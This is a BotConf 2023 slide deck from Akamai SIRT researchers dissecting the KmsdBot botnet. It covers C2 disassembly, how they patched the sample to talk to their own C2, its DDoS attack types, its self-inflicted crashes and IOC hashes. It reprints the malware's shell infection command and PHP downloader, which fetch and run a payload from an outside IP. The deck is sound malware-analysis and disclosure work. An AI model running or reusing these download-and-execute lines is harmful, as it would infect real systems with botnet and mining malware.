



# The KmsdBot Deconstructed

Larry Cashdollar  
Allen West

BotConf 2023

# Larry Cashdollar

- 22 Years at Akamai
- Member of Akamai SIRT
- Vulnerability Research and Malware RE
- Lots of CVEs (300?) so many MITRE made me a CVE CNA

# Allen West

- ~ 1 year at Akamai in total
- Member of Akamai SIRT
- Honeypot development and threat analysis
- Working on Masters @ CMU
- Remote due to slow passport turnaround



# Points of Interest

- Discovered while testing a new honeypot
- Written in Google's Go Language
- Command and Control communication in clear text
- Wrote code to emulate a malware client
- Modified malware sample to talk to our own C2
- Began fingerprinting attacks
- Discovered malware actors crashed botnet by accident

# Infection

```
1 cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
2 rm -rf kmsd*;
3 rm -rf kmsd;
4 rm -rf kthread;
5 rm -rf kthread*;
6 wget -q http://185.225.74.213/unknown/kthread || curl -s -o kthread 185.225.74.213/unknown/kthre
  ad || tftp 185.225.74.213 -c gett /unknown/kthread || tftp -r /unknown/kthread -g 185.225.74.213
  || ftpget -v -u anonymous -p anonymous -P 21 185.225.74.213 -c get /unknown/kthread;
7 chmod 777 kthread;
8 chmod +x kthread;
9 nohup ./kthread /dev/null >/dev/null 2>&1 &
```

# Downloader Script

```
<?php
$winurl = "http://185.225.74.213/win/svhostt.exe";
$linuxurl = "http://185.225.74.213/x86_64/kthread";
$winfile_name = basename($winurl);
$linuxfile_name = basename($linuxurl);

// if is windows
if (strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') {
    if (file_put_contents($winfile_name, file_get_contents($winurl)))
    {
        // send cmd command to start file
        shell_exec("start $winfile_name");
        shell_exec("$winfile_name");
    }
} else {
    shell_exec("cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf kthread; rm -rf kthread;wget http://185.225.74.213/x86_64/kthread || curl -s -o kth
read 185.225.74.213/x86_64/kthread || tftp 185.225.74.213 -c get /x86_64/kthread || tftp -r /x86_64/kthread -g 185.225.74.213 || ftpget -v -u anonymous -p anonymous -P 21 185.225.
74.213 -c get /x86_64/kthread;chmod 777 kthread;chmod +x kthread;nohup ./kthread </dev/null >/dev/null 2>&1 &");
}
?>
```

# Command and Control Protocol

- Over TCP
- High numbered port
- 0x00 initialize communication with C2
- 0x01 from C2
- 0x02 from malware (heartbeat)
- Attack commands start with an !

Wrote a simple script in Golang to mimic malware so we can easily collect attack commands and targets

# Disassembly of C2 Communication

```
0x005d40e5 488d05ef0408. lea rax, [0x005545db] ; "0x000x023125: p=:443:/:0AhomAtoiChamDashGET G0GCGoodJulyJun
eLisuMiaModiNameNewaPATHThaiTypeWeak\ntm=] n=asn1avx2baseindbitsbmi"
0x005d40ec 4889442408 mov qword [var_8h], rax
0x005d40f1 48c744241004. mov qword [var_10h], 4
0x005d40fa e8c132e7ff call sym.runtime.stringtobyte
0x005d40ff 488b84249000. mov rax, qword [arg_90h]
0x005d4107 488b08 mov rcx, qword [rax]
0x005d410a 488b542420 mov rdx, qword [var_20h]
0x005d410f 488b5c2418 mov rbx, qword [var_18h]
0x005d4114 488b742428 mov rsi, qword [var_28h]
0x005d4119 488b7808 mov rdi, qword [rax + 8]
0x005d411d 488b4950 mov rcx, qword [rcx + 0x50]
0x005d4121 48893c24 mov qword [rsp], rdi
0x005d4125 48895c2408 mov qword [var_8h], rbx
0x005d412a 4889542410 mov qword [var_10h], rdx
0x005d412f 4889742418 mov qword [var_18h], rsi
0x005d4134 ffd1 call rcx
; CODE XREFS from sym.main._Client_.Handle @ 0x5d418d(x), 0x5d4198(x), 0x5d41f4(x)
0x005d4136 488b84249000. mov rax, qword [arg_90h]
0x005d413e 48890424 mov qword [rsp], rax
0x005d4142 48c744240800. mov qword [var_8h], 0x400 ; [0x400:8]=-1 ; 1024
0x005d414b e8c0fdffff call sym.main._Client_.Recv
0x005d4150 488b442410 mov rax, qword [var_10h]
0x005d4155 488b4c2418 mov rcx, qword [var_18h]
0x005d415a 48837c242000 cmp qword [var_20h], 0
0x005d4160 0f8593000000 jne 0x5d41f9
0x005d4166 4883f904 cmp rcx, 4
0x005d416a 7508 jne 0x5d4174
0x005d416c 813830783031 cmp dword [rax], 0x31307830
0x005d4172 7426 je 0x5d419a
; CODE XREF from sym.main._Client_.Handle @ 0x5d416a(x)
0x005d4174 48890424 mov qword [rsp], rax
0x005d4178 48894c2408 mov qword [var_8h], rcx
0x005d417d e8ae000000 call sym.main.NewCommand
0x005d4182 488b442410 mov rax, qword [var_10h]
0x005d4187 48837c241800 cmp qword [var_18h], 0
0x005d418d 75a7 jne 0x5d4136
0x005d418f 48890424 mov qword [rsp], rax
0x005d4193 e8a8030000 call sym.main._Command_.Handle
```



# Disassembly of C2 Communication

```
0x005d41a3 488d05350408. lea rax, [0x006545df] ; "0x023125: p=:443::/0AhomAtoiChamDashGET GOGCGoodJulyJuneLis
uMiaoModiNameNewaPATHThaiTypeWeak\n\tm=] n=asn1avx2basebindbitsbmi1bmi"
0x005d41aa 4889442408. mov qword [var_8h], rax
0x005d41af 48c744241004. mov qword [var_10h], 4
0x005d41b8 e80332e7ff call sym.runtime.stringtoslicebyte
```

# Disassembly of C2 Code

```

; var int64_t var_50h @ rsp+0x50
0x005d3be0 64488b0c25f8. mov rcx, qword fs:[0xfffffffffffffff8]
0x005d3be9 483b6110      cmp rpd, qword [rcx + 0x10]
0x005d3bed 0f8681000000 jbe 0x5d3c74
0x005d3bf3 4883ec58     sub rsp, 0x58
0x005d3bf7 48896c2450   mov qword [var_50h], rbp
0x005d3bfc 488d6c2450   lea rbp, [var_50h]
; CODE XREFS from sym.main.connect @ 0x5d3c4f(x), 0x5d3c72(x)
0x005d3c01 488d057bbf05. lea rax, [0x0062fb83] ; "tcpudp\u00b5s\u00bcs\u00fffd != -g -p
-u <= \r\t\n as at fp= in is lr: of on pc= sp: sp=) =) +=Inf-Inf/etc0x000x023125: p=:443::/0"
0x005d3c08 48890424     mov qword [rsp], rax
0x005d3c0c 48c744240803. mov qword [var_8h], 3
0x005d3c15 488d0dfdf205. lea rcx, [0x00632f19] ; "171.22.30.31:57388;98023223876953125:
day out of rangeCaucasian_AlbanianRCodeServerFailureRFS specific errorregional_indicator
0x005d3c1c 48894c2410   mov qword [var_10h], rcx
0x005d3c21 48c744241812. mov qword [var_18h], 0x12 ; [0x12:8]=-1 ; 18
0x005d3c2a e8519fedfff call sym.net.Dial
0x005d3c2f 488b442420   mov rax, qword [var_20h]
0x005d3c34 488b4c2428   mov rcx, qword [var_28h]
0x005d3c39 48837c243000 cmp qword [var_30h], 0
0x005d3c3f 90          nop
0x005d3c40 740f       je 0x5d3c51
0x005d3c42 48c7042400ca. mov qword [rsp], 0x3b9aca00 ; [0x3b9aca00:8]=-1
0x005d3c4a e8f14de9fff call sym.time.Sleep
0x005d3c4f ebb0      jmp 0x5d3c01
; CODE XREF from sym.main.connect @ 0x5d3c40(x)
0x005d3c51 90          nop
0x005d3c52 0f57c0     xorps xmm0, xmm0
0x005d3c55 0f11442440 movups xmmword [var_40h], xmm0
0x005d3c5a 4889442440 mov qword [var_40h], rax
0x005d3c5f 48894c2448 mov qword [var_48h], rcx
0x005d3c64 488d442440 lea rax, [var_40h]
0x005d3c69 48890424     mov qword [rsp], rax
0x005d3c6d e80e8cffff call sym.main._Client_Handle
0x005d3c72 ebb0      jmp 0x5d3c01
; CODE XREF from sym.main.connect @ 0x5d3bed(x)
0x005d3c74 e82761e9fff call sym.runtime.morestack_noctx
0x005d3c79 e962ffff    jmp sym.main.connect
[0x00632f19]> s 0x00632f19
[0x00632f19]> px 0x12
- offset - 191A 1B1C 1D1E 1F20 2122 2324 2526 2728 9ABCDEF012345678
0x00632f19 3137 312e 3232 2e33 302e 3331 3a35 3733 171.22.30.31:573
0x00632f29 3838
[0x00632f19]>
```

# KmsdBot

- Modified malware sample by editing C2 address in binary

```
[0x00632f19]> vv 0x2e3836312e323931
[0x00632f19]> px
- offset - 191A 1B1C 1D1E 1F20 2122 2324 2526 2728 9ABCDEF012345678
0x00632f19 3139 322e 3136 382e 302e 3331 3a35 3733 192.168.0.31:
0x00632f29 3838 3239 3830 3233 3232 3338 3736 3935 2322387695
0x00632f39 3331 3235 3a20 6461 7920 6f75 7420 6f66 3125: day out of
0x00632f49 2072 616e 6765 4361 7563 6173 6961 6e5f rangeCaucasian_
0x00632f59 416c 6261 6e69 616e 5243 6f64 6553 6572 AlbanianRCodeSer
0x00632f69 7665 7246 6169 6c75 7265 5246 5320 7370 verFailureRFS sp
0x00632f79 6563 6966 6963 2065 7272 6f72 5265 6769 ecific errorRegi
0x00632f89 6f6e 616c 5f49 6e64 6963 6174 6f72 5661 onal_IndicatorVa
0x00632f99 7269 6174 696f 6e5f 5365 6c65 6374 6f72 riation_Selector
0x00632fa9 6261 6420 6c66 6e6f 6465 2061 6464 7265 bad lfnode addre
0x00632fb9 7373 6261 6420 6d61 6e75 616c 4672 6565 ssbad manualFree
0x00632fc9 4c69 7374 6275 6669 6f3a 2062 7566 6665 Listbufio: buffe
0x00632fd9 7220 6675 6c6c 636c 6561 6e74 696d 6572 r fullcleantimer
0x00632fe9 733a 2062 6164 2070 636f 6e6e 6563 7469 s: bad pconnecti
0x00632ff9 6f6e 2072 6566 7573 6564 636f 6e74 6578 on refusedcontex
0x00633009 742e 4261 636b 6772 6f75 6e64 6578 706f t.Backgroundexpo
[0x00632f19]>
```




# KmsdBot

- With modified binary\* we can easily send our own commands to bot
- Allows us to fingerprint attacks
- Determine which features/attacks are implemented
- Examine bot proliferation abilities

\* Teammate built a virtual lab using docker images to detonate and examine malware traffic in a safe environment.

# KmsdBot Attacks

- Some attacks specific to gaming industry
  - FiveM
  - RedM
- Attacks over HTTP/HTTPs
  - POST
  - GET
- TCP/UDP
  - SYN Flood
  - Random Data
  - Hex/hexclimb
  - Keep Alive and Scan



# Recorded Demo: !bigdata

```
cybersaur@malware-sgZ... X1 @79b2711ddd9/jopt/lar... X2 @84687149880b/jopt/sa... X3 @79b2711ddd9/jopt/target... X4  
oot@79b2711ddd9 target]#
```

```
File Edit View Run Kernel Tabs Settings Help  
c2_ksmd.jpynb  
This is the data b'0x02'  
.Error: timed out  
Sending:  
This is the data b'0x02'  
.Error: timed out  
Sending:  
This is the data b'0x02'  
.Error: timed out  
Sending:  
This is the data b'0x02'  
.Error: timed out  
Sending:  
1 | |
```

```
commands.txt  
1
```

Ln 1, Col 1 Spaces: 4 commands.txt 1

# Recorded Demo: !fivem

```
cybersaur@malware-sgZ... X1 @79b2711ddda9/jopt/tar... X2 @84687149880b/jopt/sa... X3 @79b2711ddda9/jopt/target... X4  
root@79b2711ddda9 target]#
```


```
File Edit View Run Kernel Tabs Settings Help  
c2_ksmd.jpynb  
Sending:  
This is the data b'0x02'  
.Error: timed out  
Sending:  
This is the data b'0x02'  
.Error: timed out  
Sending:  
This is the data b'0x02'  
.  
[ ]:  
E commands.txt  
1  
Ln 1, Col 1 Spaces: 4 commands.txt 1
```



# Recorded Demo: !tcphex


cybersec@malware-sp2kx... #1 | @7962711ddda9\_pot[far... #12 | @64687149880b\_pot[ta... #13 | @7962711ddda9\_pot[target] #14 |

oot@7962711ddda9 target]#



# KmsdBOT Targets

- Gaming
- Religious sites
- Educational
- Crypto Trading
- Government
- Technology
- Luxury Car Brands



# KmsdBot Crashes

- Due to lack of error checking malformed attack commands crash the bot.
- Authors send a malformed command targeting [www.bitcoin.com](http://www.bitcoin.com) port 443
- They miss the space between [www.bitcoin.com](http://www.bitcoin.com) and 443
- Botnet crashes
- Quiet for 48 hrs
- Then bot infector connections start back up again

# KmsdBot Crashes Again

- Again lack of error checking malformed attack commands crash the bot
- Authors send UNIX 'ls' command
- Botnet crashes

# KmsdBot Now

- C2 was offline until 1/10/2023
- Akamai SIRT is actively monitoring
- Authors crashed it again with 'ls' command
- New binaries but only changed C2 address
  - kthread <- KmsdBot Binary
  - kthreads <- XMRig 6.18.1
  - Kthreadd <- SSH scanner
- Possible error correction added..\*

# IOCs

- ee515134704d1ef8a354b26e9cabb357e5c419d42a33efb2965645965200ac46 kthread
- 9cf730ba6f0bee9b84eb91a26a8059d022a372db3b5173fa3a638ba66f493493 kthreaddd
- 0ad68d5804804c25a6f6f3d87cc3a3886583f69b7115ba01ab7c6dd96a186404 kthreads
- 7fe04a3307666e6b6dac381664c901daea3ed5e8af3d7700ac5bde9550350d5a kmsd
- 7e1bc041f43674de0150a1dba2a40fb533d0f213a1f36318e405ab3937346cae svhost.exe
- acaf8e844ef7f4f65033ebe9546c394cc21bce175dac8b59199106309f04e5ab srvhost.exe
- b2bdc1b16cde8d85a1528b79f60e154267e8a82c95a417ee5b4c52f52619f768 download.php

\* We can get you these hashes and more in text format.

# Questions?

- [sirt@akamai.com](mailto:sirt@akamai.com)
- Twitter: @\_larry0
- Mastodon: @larry@infosec.exchange

